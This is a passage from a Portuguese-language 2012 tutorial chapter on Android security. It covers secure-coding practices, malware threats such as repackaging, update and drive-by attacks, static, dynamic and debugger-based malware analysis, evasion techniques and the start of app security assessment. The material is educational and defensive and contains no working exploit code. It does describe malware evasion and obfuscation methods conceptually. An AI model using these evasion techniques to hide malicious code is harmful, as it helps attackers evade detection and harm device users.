  - A Google disponibiliza uma ferramenta chamada ProGuard a qual diminui, otimiza e ofusca seu código Android [Android Developers Project 2012d]. Ela pode ser baixada e usada gratuitamente [Lafortune 2012].
- Cuidado ao utilizar o sistema de permissões:
  - Sempre especifique permissões estaticamente durante a definição dos componentes no arquivo *Manifest*, assegurando assim que todos os métodos de um componente vão estar com as permissões adequadas;
  - Se houver a necessidade de gerenciar tais permissões programaticamente, deve-se aplicar checagens por meio de chamadas a checkCallingPermission sempre que operações críticas ou sensíveis estiverem para ser realizadas;
  - É recomendado evitar a utilização do método checkCallingOrSelf Permission, o que pode permitir sequestro de permissões;
  - Se considerar necessário, crie permissões específicas para seu aplicativo.
- Não abuse da geolocalização:
  - Aplique o princípio do menor privilégio ao utilizar os serviços de localização. Se você só precisar saber a cidade do usuário, por exemplo, só peça isso para a API;
  - Descarte os dados após o uso;
  - Mantenha os dados anônimos;
  - Dê a opção de o usuário digitar sua própria localização ao invés de ativar a geolocalização.
- Proteja seu Content Provider contra injeção de comandos:
  - Separe dados de comandos SQL por meio da utilização de *statements* preparados, ao invés de concatenar os dados aos comandos SQL.
- Preste atenção nas boas práticas de programação independentes de linguagem e plataforma:
  - Teste exaustivamente seu aplicativos;
  - Valide todas as entradas;

 ©2012 SBC — Soc. Bras. de Computação

- Tente fazer um código pequeno e sem muita complexidade;
- Use analisadores de código estático e dinâmico, para levantamento das vulnerabilidades grosseiras;
- Use o mínimo de privilégios possível, e tenha cuidado com os privilégios necessários pelas APIs utilizadas;
- Não autorize nenhum código a ser executado em nível administrativo;
- Tente não abrir nenhuma porta específica para comunicação, e muito menos a deixe aberta em *listening*. Use sempre os mecanismos de comunicação já disponibilizados pelo próprio sistema operacional;
- Não deixe códigos de teste na versão final da aplicação;
- Crie *logs* para o aplicativo, porém com cuidado para que não haja vazamento de informações sensíveis.

2.4. Análise de Artefatos Maliciosos

Nesta seção são apresentados ataques via código malicioso à plataforma Android. São introduzidas técnicas para (1) análise estática, (2) dinâmica e (3) via depurador dos artefatos. A primeira envolve a inspeção do *bytecode* ou código de máquina, com o auxílio de técnicas e ferramentas para *disassembly* e descompilação. Já a segunda envolve o monitoramento e a interação com o aplicativo em execução. Por fim, a terceira combina as duas anteriores, e permite intercalar entre uma e outra, possibilitando enxergar a execução sob a perspectiva mais adequada para o momento.

Para tornar claro o tipo de aplicação maliciosa que será tratada, são necessárias algumas definições [Felt et al. 2011]:

- *Malware* é o software que rouba, modifica, ou apaga dados de aplicações ou do sistema operacional do usuário sem o consentimento deste. Isto é, não foi obtida autorização prévia do usuário para a realização destas atividades. Em outras palavras, o software foi desonesto com o usuário.
- *Spyware* é definido como software que captura informações pessoais privadas de um usuário. A diferença entre este tipo e o *malware* é que na instalação do software houve consentimento do agente instalador (a pessoa que o instalou). Em outras palavras, o software foi honesto com o usuário que o instalou, apesar de que ele, o *spyware*, provavelmente causará algum tipo de dano ao usuário alvo (usuário que utilizará o dispositivo após instalação).

Nesta seção consideraremos somente ameaças do tipo *malware*. No entanto, as técnicas e ferramentas apresentadas se aplicam a *spywares*, ou a qualquer outro tipo software malicioso ou benigno.

Todas as ferramentas citadas nesta seção são gratuitas e de código aberto, exceto onde for dito o contrário.

2.4.1. Organização do Código de uma Aplicação

É definida nesta subseção conceitos importantes sobre a organização do código de aplicações Android que serão utilizados em subseções subsequentes. As principais estruturas de código de uma aplicação são:

 ©2012 SBC — Soc. Bras. de Computação

- **Bytecodes Dalvik**: instruções da máquina virtual Dalvik (DVM). São executadas por uma instância da DVM, dentro do processo Linux desta instância.
- **Dex (*Dex Executable*)**: é um formato de código executável para a DVM. Um arquivo .dex pode ser abstraído como uma coleção de arquivos compilados, cada um correspondendo a uma classe do código fonte original. Os arquivos compilados são arquivos binários contendo *bytecodes* Dalvik.

A Figura 2 ilustra o processo a partir do qual um ou mais arquivos de código fonte na linguagem Java são transformados em um arquivo Dex. O programa `javac` é o compilador Java distribuído pelo projeto Apache Harmony (e incorporado ao Android Software Development Kit, ou Android SDK), e transforma um código fonte Java em arquivos .class, os quais contém *bytecodes* da JVM (Java Virtual Machine). Por sua vez, o programa `dx` é distribuído no Android SDK, e transforma os *bytecodes* da JVM em *bytecodes* da DVM.

Figura 2: Transformação de código fonte Java em Dex. Fonte: [Strazzere 2012].

Uma versão otimizado do arquivo .dex, chamada oDex (optimized Dex), é criada após a primeira execução do aplicativo. Em execuções posteriores do aplicativo, o conteúdo do arquivo .odex é mapeado diretamente em memória.

Referimos o leitor aos trabalhos [Android Open Source Project 2012c], [Strazzere 2012], [Bornstein 2008] e [Huang 2012] para mais detalhes sobre a estrutura, construção e execução de aplicações Android.

2.4.2. Ameaças de Código Malicioso para Android

O trabalho [Zhou e Jiang 2012] apresentou o resultado da análise de 1260 amostras em 49 famílias, coletadas de Agosto de 2010 a Outubro de 2011, e constitui a análise mais completa realizada até hoje sobre a caracterização e evolução de *malwares* para a plataforma Android. Os resultados mostram que 86% das amostras são *trojans* que re-empacotam aplicações legítimas com a adição de *payload* malicioso (daqui em diante chamados *malwares* de *re-empacotamento*). Em relação à natureza do *payload* malicioso, 51% das amostras roubam informações do usuário (credenciais em aplicações e mensagens SMS).

Segundo [Felt et al. 2011], os principais comportamentos dos *malwares* para dispositivos móveis são: (1) roubo de informações sobre o usuário/dispositivo (exceto credenciais) (61%); (2) envio de mensagens de SMS para números *premium* (52%); (3) outras ameaças (43%): SMS *spam*, roubo de credenciais, SEO (*Search Engine Optimization*) *fraud* e pagamento de resgate para recuperação dos dados (*ransonware*).

Além do tradicional re-empacotamento de aplicações legítimas, destacam-se outros dois mecanimos utilizados pelos agentes de ameaça para infectar o dispositivo ou iniciar a execução do *payload*: *update attack* e *drive-by download attack*.

 ©2012 SBC — Soc. Bras. de Computação

2.4.2.1. *Update Attack*

Além da inserção do *payload* inteiro na versão inicial do *malware* recebida pelo usuário, possivelmente do tipo re-empacotamento, muitas amostras utilizam o chamado *update attack* para dificultar a detecção. Este ataque constitui infectar o usuário com uma aplicação a princípio benigna (isoladamente), e então em algum momento depois solicitar ao usuário a instalação de uma atualização desta aplicação, esta última sim executa ações maliciosas. O arquivo APK com a nova versão da aplicação pode estar contido dentro do diretório `res` da aplicação ou pode ser baixado da internet.

Uma variante do *update attack*, empregada pelos *malwares* AnserverBot e Plankton, não instala uma aplicação inteira, mas sim carrega dinamicamente pacotes de classes (ou aplicações inteiras) através dos métodos da classe `DexClassLoader`. A vantagem desta variante sobre a técnica original é de que não é solicitada a autorização ao usuário. O caso de uso legítimo, devido ao qual esta técnica de carga dinâmica de classes foi introduzida no Android, foi permitir que jogos utilizassem conteúdo multimídia e código além do limite de 50 MB de um pacote APK.

2.4.2.2. *Drive-by Download Attack*

Outra técnica comumente utilizada é o *drive-by download*, a qual é empregada em campanhas de *malware* para desktops, mas lá está usualmente associado à exploração de vulnerabilidades no navegador web do usuário e consequente execução de *payloads* maliciosos sem interação com o usuário (exceto o acesso deste ao *website* contendo o *exploit)*. No contexto de dispositivos móveis, este termo denota a técnica de convencimento do usuário para que ele instale a aplicação maliciosa, esta última ofertando uma facilidade para o usuário, ou se passando como obrigatória para que ele possa realizar certa tarefa.

Um exemplo deste tipo de *drive-by download* são os cavalos-de-tróia para fraude bancária Spitmo [Heyman 2011] e Zitmo [Maslennikov 2011], os quais atuam em conjunto com os seus primos para desktops, SpyEye e Zeus, para realização de fraudes combinadas. Um usuário com o PC infectado com um destes *malwares* acessa o *website* do seu banco, e então em um dado momento da navegação é apresentado ao usuário uma página web pedindo que ele instale uma aplicação do banco para o seu celular, com um argumento do gênero: "para melhor proteger a segurança de suas atividades com o *internet banking"*. A aplicação neste caso é um *mobile malware* que intercepta códigos de autenticação de transações mTAN (*Mobile Transaction Authentication Number*) enviados pelo banco para o dispositivo via SMS. A interceptação é usada para ler o código de autenticação da transação fraudulenta recebido via SMS (que o atacante iniciou através de um desktop, usando as credenciais roubadas do PC da vítima) e então esconder ou apagar esta mensagem da lista de mensagens SMS visíveis pelo usuário.

Uma variante dessa técnica, empregada pelo *malware* Android/NotCompatible [Li 2012], consiste no download da aplicação maliciosa sem a autorização do usuário. O usuário acessa a página web com o código web malicioso, o *malware* é baixado no diretório padrão de downloads do navegador web, mas não é executado automaticamente. Em algum momento no futuro o usuário irá se deparar com o arquivo APK do *malware*, seja na lista de downloads do seu navegador, ou, mais provavelmente, na lista de mensagens de notificação de aplicações. Para atrair o usuário

a executar a aplicação, o atacante utiliza nomes como "Update.apk", "SystemUpdate.apk" ou "FacebookUpdate.apk". Para que a aplicação seja instalada é necessário que a opção "Permitir a instalação de aplicativos de fontes desconhecidas" esteja habilitada nas configurações de sistema. Caso não esteja habilitada, o usuário será alertado sobre os riscos da habilitação e instruído sobre como efetuá-la.

2.4.2.3. Análise Estática

A análise estática de *malware* procura derivar o comportamento do *malware* extraindo características de seu código sem executá-lo. Para tanto, são empregadas técnicas como: identificação do(s) empacotador(es) utilizado(s) (se houver), desempacotamento estático (se possível), análise das *strings* presentes no programa, detecção de código/dado encriptado, *dissassembling* (desmontagem) e descompilação.

2.4.2.3.1.Processo de Análise Estática

Passos para análise de uma aplicação genérica, "Exemplo":

1. Descomprima o arquivo Exemplo.apk (pacote da aplicação). O resultado é o seguinte diretório

```
Exemplo.apk_FILES/
    META-INF/
    res/
    AndroidManifest.xml
    classes.dex
    resources.asrc
```

   1.1. O arquivo `AndroidManifest.xml` contém o arquivo de manifesto da aplicação, em formato binário. Para convertê-lo para um formato texto legível, use o AXMLPrinter.

   1.2. O diretório `res` contém os recursos (não código) da aplicação.

2. Identifique no `AndroidManifest.xml` as classes das Activities, os serviços, as permissões, etc.

3. Execute o Dex2Jar sobre o arquivo Exemplo.apk, obtendo Exemplo_dex2jar.jar.

4. Abra o arquivo Exemplo_dex2jar.jar no descompilador JD. Um descompilador alternativo é o DED.

5. Analise o código Java da aplicação.

2.4.2.3.2. Ferramentas para Análise Estática

Uma ferramenta alternativa ao par Dex2Jar/JD é o APKInspector, que além de ter a maioria dos recursos das duas ferramentas anteriores, ainda suporta a geração e visualização do CFG (*Control Flow Graph*).

Se a aplicação Exemplo.apk contém biblioteca com código nativo, então haverão subdiretórios adicionais abaixo da raiz, `lib/armeabi/`, onde `armeabi` conterá arquivos `lib*.so`. Estas bibliotecas contém código nativo para processadores ARM.

 ©2012 SBC — Soc. Bras. de Computação

Para efetuar a engenharia reversa do código destas podem ser utilizadas ferramentas de *dissassembling* (objdump) e descompilação (Hex-Rays ARM Decompiler, comercial) de código ARM.

Androguard é um conjunto de ferramentas para análise de código de aplicações Android, permitindo controle programático sobre o processo de *disassembly*, descompilação, análise e visualização do grafo de chamadas de métodos. Dentre os seus recursos estão a comparação por similaridade de duas aplicações (`androsym.py`) ou a comparação exata (`androdiff.py`), possibilitando, por exemplo, a detecção de *malware* do tipo re-empacotamento, de plágio ou de diferenças entre uma aplicação e sua atualização.

2.4.2.4. Análise Dinâmica

A análise dinâmica consiste no monitoramento da execução do *malware* (com ou sem a interação manual do analista), através do emprego de ferramentas para monitoração de processos do sistema operacional, incluindo a monitoração das atividades de E/S em memória não volátil, E/S de rede, chamadas a bibliotecas e chamadas ao sistema operacional.

Neste tipo de análise, o *malware* é de fato executado, e portanto as atividades maliciosas por este executadas afetam o dispositivo (real ou emulado) onde este está sendo executado, e também podem afetar outros dispositivo com os quais este possa se comunicar (dispositivos acessíveis pela LAN (*Local Area Network*), internet, redes de telefonia). Para tanto, é necessário prover um ambiente isolado para a sua execução, de modo que não interfira com os dispositivos na LAN, ou até mesmo limitar (ou proibir) o acesso deste às redes, através de filtragem de tráfego, por exemplo.

Em geral, a análise estática pode ser realizada mais rapidamente do que a análise dinâmica, desde que: o malware a ser analisado não possua muitos fluxos de execução dependentes de dados de entrada do usuário (ou do ambiente de execução), se este puder ser desempacotado estaticamente, e se as *strings*/código não tiverem sido encriptados ou ofuscados. Entretanto, praticamente todos os *malwares* modernos para sistemas operacionais de desktop e para o Android empregam pelo menos uma destas técnicas, tornando a análise estática completa mais difícil e custosa.

Para estes casos, a análise dinâmica e a análise com depurador provêm resultados eficazes muito mais rapidamente do que a análise estática, principalmente no início da análise, pois permitem determinar os trechos do código da aplicação onde está a atividade maliciosa, de modo que o analista possa se concentrar somente em tais pontos.

2.4.2.4.1. DroidBox: *Android Application Sandbox*

O DroidBox é um programa projetado para oferecer análise dinâmica em aplicações Android. Utiliza técnicas que proporcionam uma perspectiva com relação ao comportamento de um APK, possibilitando detectar comportamentos maliciosos, que violem a privacidade do usuário, ou comportamentos indesejados de modo geral.

Após a análise da aplicação são obtidas diversas informações, tais como: *hashes* do pacote sob análise, entrada e saída de dados pela rede, serviços iniciados, classes carregadas dinamicamente via `DexClassLoader`, permissões contornadas, operações

 ©2012 SBC — Soc. Bras. de Computação

criptográficas realizadas usando as APIs criptográficas do Android e vazamento de informações através da rede, arquivos e SMS.

Para realizar este monitoramento, a ferramenta insere *hooks* (ganchos) em métodos da API do Android, interceptando as chamadas que o APK faz a estes métodos. Isto é, o DroidBox obtém o valor dos parâmetros de entrada e de saída em tais chamadas, podendo modificá-los. Esta técnica exige a modificação do código de bibliotecas do sistema operacional Android, e é a abordagem utilizada atualmente pelo Droidbox. Devido à modificação feita no código da plataforma, a ferramenta DroidBox suporta somente análise em emulador.

Devido à rápida mudança no sistema operacional Android, os autores do DroidBox estão implementando uma abordagem diferente da atual (*hooking* de bibliotecas do Android), a qual permitirá que o DroidBox funcione com as novas versões do Android sem grandes esforços de portabilidade. A implementação desta nova abordagem chama-se APIMonitor, está disponível em versão beta, e consiste em inserir os *hooks* no código da própria aplicação, isto significa que será gerado um novo APK baseado no original, o qual conterá código extra que fará o monitoramento. Uma vantagem adicional desta abordagem é que ela torna possível a análise de uma aplicação executando em um dispositivo real, e não somente em um dispositivo emulado.

2.4.2.4.2. DDMS: *Dalvik Debug Monitor Server*

O DDMS [Android Developers Project 2012b] é um programa disponível no Android SDK, o qual permite o monitoramento de processos em execução no sistema, captura de *screenshots*, coleta de informações sobre *threads* e pilhas, iniciação de chamadas telefônicas de entrada (para o dispositivo), e envio de mensagens SMS de entrada. Dentre as suas funcionalidades encontra-se o *tracing* de chamadas de métodos, a qual é útil para análise dinâmica de aplicações. Este programa pode ser executado em dispositivos emulados e em dispositivos reais, lembrando que a depuração via USB deve estar habilitada.

Para analisar uma aplicação usando o DDMS, pode-se proceder assim: (1) descompile o APK da amostra a ser analisada; (2) crie um projeto no Eclipse com o código e recursos resultantes; (3) Abra o painel do DDMS e conecte-se ao dispositivo e; (4) inicie a execução da aplicação no dispositivo; (4) no DDMS, inicie o *method profiling*; (4) interaja com a aplicação; (5) pare o method profiling; (6) O *trace* resultante pode ser visualizado no painel TraceView.

A ferramenta dmtracedump, também disponível no Android SDK, produz uma representação em imagem do grafo das chamadas de métodos do arquivo gerado pelo DDMS, facilitando a sua visualização. Para um controle mais fino sobre quais métodos devem ser monitorados, podem ser inseridos os métodos `startMethodTracing` e `stopMethodTracing` da classe `Debug` no código da aplicação [Android Developers Project 2012e].

2.4.2.4.3.Andrubis

O Andrubis é um ambiente, disponibilizado como um serviço e de código fechado, desenvolvido para analisar o comportamento e as propriedades de aplicativos Android, que possibilita uma visão ampla sobre diversos aspectos de uma aplicação. São empregadas abordagens de análise estática e dinâmica utilizando quatro ferramentas

 ©2012 SBC — Soc. Bras. de Computação

gratuitas e de código aberto, além do próprio Android SDK: DroidBox, TaintDroid, Apktool e Androguard.

Na análise dinâmica os aplicativos Android são executados em um emulador, cujo resultado é um relatório informando os vazamentos de informações privadas do usuário, operações com arquivos, tráfego de rede, operações criptográficas com a API criptográfica do Android e carregamento dinâmico de código (método `DexClassLoader` e biblioteca de código nativo via JNI). Por sua vez, a análise estática exibe as permissões requisitadas pela aplicação e aquelas que de fato são utilizadas (e em quais métodos).

2.4.2.5. Análise com Depurador

Nem sempre as abordagens de análise anteriores são suficientes, às vezes é necessário combiná-las, intercalando entre uma e outra adaptativamente, de modo a enxergar a execução sob a perspectiva mais adequada para o momento. Nestas situações, a análise com depurador é essencial.

Uma primeira abordagem para depuração de uma amostra de *malware* é usar o depurador para aplicações Java (JDWP Debugger) que já vem integrado ao Eclipse, o qual implementa o protocolo JDWP (Java Debug Wire Protocol*)* suportado pela Dalvik VM (Figura 3). Para utilizar este método é necessário o código-fonte da aplicação. Portanto, é necessário primeiramente descompilar a aplicação, e então criar um projeto no Eclipse com o código e recursos resultantes. Algumas limitações são: o fato de que os *dissassemblers*/descompiladores para *bytecodes* Dalvik atuais não são capazes de descompilar certos trechos de código válido; somente é possível depurar código fonte Java; e nem todo código descompilado será compatível com a API do Android.




Figura 3: Ferramentas para monitoramento e depuração no Android SDK (*host*) e SO Android (alvo). (Fonte: [Android Developers Project 2012a[)

O uso do depurador AndBug é uma opção ao depurador JDWP, que não exige a descompilação e permite controle fino da depuração, mas também limitada a código Java, além de ainda estar em versão instável.

Para depurar aplicações Android com bibliotecas de código nativo, e quando não se possui o código-fonte destas bibliotecas (o caso de uma amostra de *malware*), é

 ©2012 SBC — Soc. Bras. de Computação

necessário o Android NDK, um *dissassembler* ARM (p. ex., o IDA Pro), e a reconstrução manual dos Makefiles da biblioteca. O processo para depuração usando estas ferramentas é muito dependente do modo como a aplicação a ser analisada foi construída, e é descrito com detalhes para uma aplicação de exemplo em [Jakev 2012a] e [Jakev 2012b].

2.4.3. Técnicas de Evasão

Atualmente, os *malwares* para Android têm adotado técnicas anti-detecção por antivírus, anti-análise dinâmica e anti-análise estática. Enumeramos abaixo algumas destas técnicas.

Delay. O *malware* atrasa a execução das atividades maliciosas, realizando-as horas ou até dias após a infecção.

Agendamento. Comportamento dependente da data em que a amostra é executada. O *malware* consulta data corrente através de chamada à API do sistema operacional e/ou consulta a servidores de hora da internet, e somente executa as atividades maliciosas se a data correta (calculada pelo voto de maioria) satisfaz alguma condição pré-definida.

Ofuscação (ou encriptação) de código (ou dado). As ferramentas abaixo têm sido utilizadas por aplicações benignas para proteção de propriedade intelectual, mas também tem sido cada vez mais utilizadas por *malware* para dificultar a detecção/análise de suas atividades:

- Proguard é uma ferramenta que permite otimizar (em tamanho e/ou desempenho) e ofuscar *bytecodes* Java (incluindo Java para Android). É integrada ao processo de construção de aplicações para Android. A ferramenta não está habilitada por padrão, mas se estiver, será invocada somente quando a aplicação for construída no modo *release* [Android Developers Project 2012d].
- Saikoa é um otimizador e ofuscador comercial para *bytecodes* Dalvik baseado no Proguard que permite encriptação de *strings* e de código, ocultação de chamadas a APIs críticas através de uso de reflexão, e inserção de código para detecção de modificação não autorizada da aplicação.
- yGuard é um compactador e ofuscador para *bytecode* Java.

O *malware* DroidKungFu, por exemplo, encriptou os *bytecodes* Dalvik e o código nativo de vários *exploits* (Exploid, RATC e Zimperlich) como *resource file* dentro do APK e com isso não foi detectado (ao ser descoberto) por nenhum dos antivírus do mercado [Zhou e Jiang 2012]. Este exemplo mostra que a técnica de encriptação de código é muito eficaz contra as tecnologias utilizadas pelos antivírus atuais para Android.

Outra técnica que tem sido empregada por malwares para dificultar a análise estática é alteração manual dos *bytecodes* Dalvik de modo que um (ou mais) *dissassemblers*/descompiladores não consigam desmontar/descompilar parte do código de seu código. O trabalho [Enck et al. 2011] aponta problemas de desmontagem e descompilação de *bytecodes* Java de diversas aplicações Android, até mesmo quando são utilizadas ferramentas estado-da-arte para estas atividades. A análise de uma das variantes do *malware* Spitmo [Apvrille 2012a] mostrou problemas de descompilação

com o JD, e a autora sugeriu usar outros descompiladores, como por exemplo o JAD, para tentar resolver o problema. Em último caso, a análise deverá ser feita diretamente sobre o *bytecode* Dalvik. Para tanto, os mesmos podem ser desmontados em mnemônicos através da ferramenta Baksmali.

O *malware* RootSmart utilizou a técnica anterior para esconder o código que desofusca a URL dos servidores de C&C [Mullaney 2012], de modo que o descompilador JD não foi capaz de descompilar este trecho do código, forçando o analista a reconstruir manualmente o código Java a partir dos *bytecodes* Dalvik.

Outra técnica que vem sendo empregada pelos *malwares* é a utilização de bibliotecas de código nativo (cujas funções são invocadas pelo mecanismo JNI) e de código nativo puro (sem JNI). Isto dificulta muito a análise estática, pois força a análise do código Assembly da CPU do dispositivo (ARM, em sua maioria), ou a análise do código C obtido por descompilação. Existem poucos descompiladores ARM disponíveis, p.ex.: Hex-Rays ARM Decompiler.

Despejo (*drop*) de código. O *malware* despeja código contido dentro do APK. Pode ser apenas uma classe, ou então uma aplicação (APK) inteira que será instalada.

Execução de código baixado da internet. Carga dinâmica através da classe `DexClassLoader`. Exemplo: *malwares* Plankton e AnswerBot [Zhou e Jiang 2012].

Atualização maliciosa. *malware* solicita atualização da aplicação, o usuário autoriza, e então as atividades maliciosas se iniciam.

Técnicas anti-emulação. detecção de execução dentro de emulador e consequente mudança de comportamento

O trabalho [Strazzere 2012] ilustrou técnicas de anti-análise estática e propôs a ferramenta Apkfuscator para ofuscação de *bytecodes* Dalvik, inclusive para impossibilitar a descompilação por certos descompiladores.

No sentido da anti-emulação (detecção do emulador), o trabalho [Matenaar e Schulz 2012] mostrou uma prova de conceito para a detecção de emulação via Qemu, e disponibilizou o seu código-fonte. O Qemu é um emulador de processadores usado como base para o emulador do Android SDK, TaintDroid, DroidBox, Andrubis e o Google Bouncer [Oberheide e Miller 2012].

2.4.4. Desafios da Análise de *Malware* para Android

Além dos desafios para lidar com as técnicas de evasão (Subseção 2.4.3), podemos destacar os encontrados na área de monitoração de comunicação em redes móveis.

2.4.4.1. Monitoração de Comunicação por Mensagens SMS

Uma variante do *malware* Zitmo (Android/Zitmo.E!tr.spy) utiliza SMS para comunicação com os servidores de C&C [Apvrille 2012a], e foi analisado através de uma jaula GSM criada pela autora [Apvrille 2011].

O trabalho [Apvrille 2012b] mostra como foi construída tal jaula e descreve a análise da comunicação via SMS entre um celular (o servidor C&C) e um celular infectado com o *malware* Zitmo. A autora montou uma estação rádio-base GSM, usando apenas: um USRP (Universal Software Radio Peripheral), um PC Linux rodando o OpenBTS (Open Base Transceiver Station) e o Asterix. A jaula construída foi

 ©2012 SBC — Soc. Bras. de Computação

comparada a outros ambientes de análise de comunicação via SMS, sob os critérios: confiabilidade, realismo, dificuldade de construção e custo.

Há neste assunto o desafio de integrar estes ambientes de monitoração da comunicação por mensagens SMS às ferramentas do ambiente de análise dinâmica de malware, permitindo ao analista uma visão mais completa sobre as ações do código malicioso.

2.4.4.2. Monitoração da Comunicação em Redes Móveis 3G e 4G

Apesar da prevalência das redes móveis 3G em muitos países e a recente introdução das redes 4G, não temos conhecimento sobre trabalhos a respeito da construção de estações rádio base para monitoração (com baixo custo), e nem sobre técnicas e ferramentas para interceptação da comunicação em redes 3G e 4G reais.

2.5. Avaliação de Segurança

Nesta seção, são demonstradas vulnerabilidades em aplicativos para a plataforma Android, considerando a identificação das mesmas e sua importância no contexto da mobilidade.

Os aplicativos para dispositivos móveis manipulam diversas informações sensíveis dos usuários, tais como contatos, mensagens recebidas e enviadas, histórico de ligações, emails, documentos de escritório, fotos, vídeos, histórico de navegação, informações de localização, credenciais de acesso a serviços online e informações financeiras. A possível exposição de tais informações pode causar danos ao usuário, aumentando os riscos associados a estes aplicativos.

Adicionalmente, podem existir vulnerabilidades nos aplicativos que possibilitem a execução remota de código ou o vazamento das informações mantidas por ele para outros aplicativos, ou até mesmo para outras entidades remotas.

Considerando-se o alto risco circundando tais aplicativos, faz-se necessária uma avaliação de segurança com a finalidade de assegurar a manipulação segura das informações sensíveis em todos os pontos por onde passam, além de identificar pontos vulneráveis.

O processo de avaliação de segurança em aplicações móveis segue o mesmo formato da avaliação em aplicações *stand-alone*, a qual se baseia na engenharia reversa do software, o que inclui análise dinâmica comportamental, depuração, descompilação, desmontagem, além de se alicerçar em validações dos pontos de entrada de dados por meio de *fuzzing*, na captura e no *tampering* de tráfego, e na personificação de uma das entidades, no caso de aplicativo baseado em arquitetura cliente-servidor.

É importante que se possua total acesso sobre o sistema a fim de que se realize uma avaliação de segurança, isso se deve ao fato de que são necessários privilégios mais elevados a fim de executar algumas ferramentas de depuração, de acessar dados de aplicativos, etc. Para tal, pode-se utilizar um emulador ou um dispositivo que passou pelo processo de *rooting*.

2.5.1. Engenharia Reversa

O processo de análise de código Smali (equivalente a código Assembly da máquina virtual Dalvik), que pode ser obtido por meio de ferramentas como Apktool e Dedexer,

 ©2012 SBC — Soc. Bras. de Computação

é uma tarefa muito complexa e custosa. Já a análise de código Java é algo mais factível, todavia, a descompilação pode não ser tão trivial, dependendo do cenário. Devido a esses percalços, a engenharia reversa baseia-se na análise das permissões que podem ser obtidas no arquivo AndroidManifest.xml e nos recursos utilizados pelo aplicativo que também podem ser obtidos no APK. Além disso, apoia-se na chamada "reversão em nível de sistema", a fim de levantar o comportamento do software sendo analisado, sua estrutura, componentes utilizados e os pontos de maior interesse, onde poderão ser dispendidos maiores esforços.

Essa estratégia se utiliza de técnicas de monitoramento do programa sendo analisado em relação às interações com o sistema operacional, além de englobar a análise das cadeias de caracteres contidas no binário, das referências estáticas a chamadas de API, etc. Dentre as ferramentas que provêm essas funcionalidades, destacam-se: DroidBox, APIMonitor e DDMS.

Adicionalmente, depuradores são de extrema importância neste processo, devido ao fato de poderem ser utilizados a fim de analisar o programa enquanto em execução. Permitem a definição de pontos de interrupção (*breakpoints*) em pontos específicos do código (software *breakpoints*) ou quando ocorre um acesso a uma região de memória especificada (hardware *breakpoints*), e a execução de instruções passo-a-passo (*single-stepping*) permitindo a visualização do estado da CPU enquanto executando o programa sendo depurado. No caso da plataforma Android, o gdb (Gnu Debugger) pode ser utilizado para depurar a máquina virtual Dalvik responsável por executar o aplicativo, e a ferramenta Andbug - que utiliza JDWP e DDMS, permitindo o *hook* de métodos Dalvik, análise do estado do processo, *breakpoints*, etc. – permite a depuração do aplicativo.

Vale ressaltar que as diversas seções do processo em execução podem ser analisadas, tais como a região de dados somente leitura, os dados globais inicializados e os não inicializados, assim como as regiões de memória mapeadas dinamicamente como a *heap* e a *stack*. Além disso, um bom depurador também deve permitir a análise das diversas *threads* em execução, bem como dos módulos e bibliotecas carregadas pelo programa.

Estratégias mais complexas e que permitem uma confiabilidade maior para a avaliação podem ser empregadas. Ferramentas como Apktool, AXMLPrinter, Baksmali, Axml2xml.pl, Dex2jar, JD, APKInspector, Ded e Androguard podem ser utilizadas. Esta classe de ferramentas tenta, a partir de um código binário, gerar um código de mais alto nível, semanticamente equivalente, que pode ser analisado mais facilmente.

O foco dado na subseção atual é voltado para os objetivos da engenharia reversa, em se tratando de avaliação de segurança. As técnicas de reversão são melhor detalhadas na Seção 2.4.

2.5.1.1.Revisão de Código

A revisão do código-fonte é um passo muito importante na avaliação. A partir dela, pode-se verificar se recomendações de programação segura, como as apresentadas anteriormente (Subseção 2.3.4) foram empregadas.

 ©2012 SBC — Soc. Bras. de Computação

Deve-se checar se boas práticas da definição de componentes foram aplicadas, se permissões foram devidamente empregadas, e se os dados de IPC estão sendo adequadamente validados antes de serem utilizados.

No caso de componentes, aconselha-se verificar se as decisões de exportação foram acertadas, ou seja, se faz parte da lógica da aplicação que determinado componente interaja com componentes externos.

Ademais, as funcionalidades do aplicativo devem ser analisadas objetivando validar se estão de fato dentro do especificado. De acordo com essas funcionalidades levantadas, analizam-se as permissões utilizadas pelo aplicativo visando assegurar o princípio do menor privilégio.

As técnicas criptográficas utilizadas devem ser analisadas, bem como os mecanismos de autenticação e autorização, visando levantar potenciais inconsistências.

Os mecanismos de autenticação e de autorização, tanto do usuário para com o aplicativo móvel, como do aplicativo móvel para a aplicação *backend*, caso aplicável, devem ser avaliados de modo a garantir uma implementação robusta.

2.5.1.2.*Manifest* e Recursos

O arquivo *Manifest* contém muita informação relevante sobre o aplicativo e, principalmente, sobre os pontos de exposição do mesmo. Deve ser analisado com a finalidade de validar as permissões sendo definidas, sendo utilizadas e as que estão sendo aplicadas para a proteção de componentes.

A ferramenta Aapt permite a conversão do arquivo *Manifest* de XML binário para texto, e o APKtool pode ser utilizado a fim de obter os recursos utilizados pelo aplicativo.

O Manifest Explorer pode ser utilizado para exibir o conteúdo do *Manifest* de cada aplicativo instalado no sistema, fornecendo uma visão da superfície de ataque do software [Dwivedi, Clark e Thiel 2010].

Já a ferramenta Androlyze, que faz parte do pacote Androguard, pode ser utilizada para mapear as permissões de um aplicativo. Tal ferramenta é capaz de levantar se as permissões requisitadas estão de fato sendo utilizadas, e ainda apresenta o método ou a chamada que necessita da permissão em questão. Com o auxílio dessa, é possível verificar se permissões desnecessárias estão sendo requisitadas e levantar trechos do código que exigem determinadas permissões de interesse.

Uma outra ferramenta de interesse é o Package Play que exibe todos os aplicativos instalados no sistema, incluindo os aplicativos adicionadas pelo fabricante e pela operadora. De acordo com [Dwivedi, Clark e Thiel 2010], por meio desta pode-se visualizar componentes, sua definição de exportação e as respectivas permissões necessárias para interagir com os mesmos, listar todas as permissões definidas e utilizadas e invocar Activities exportadas.

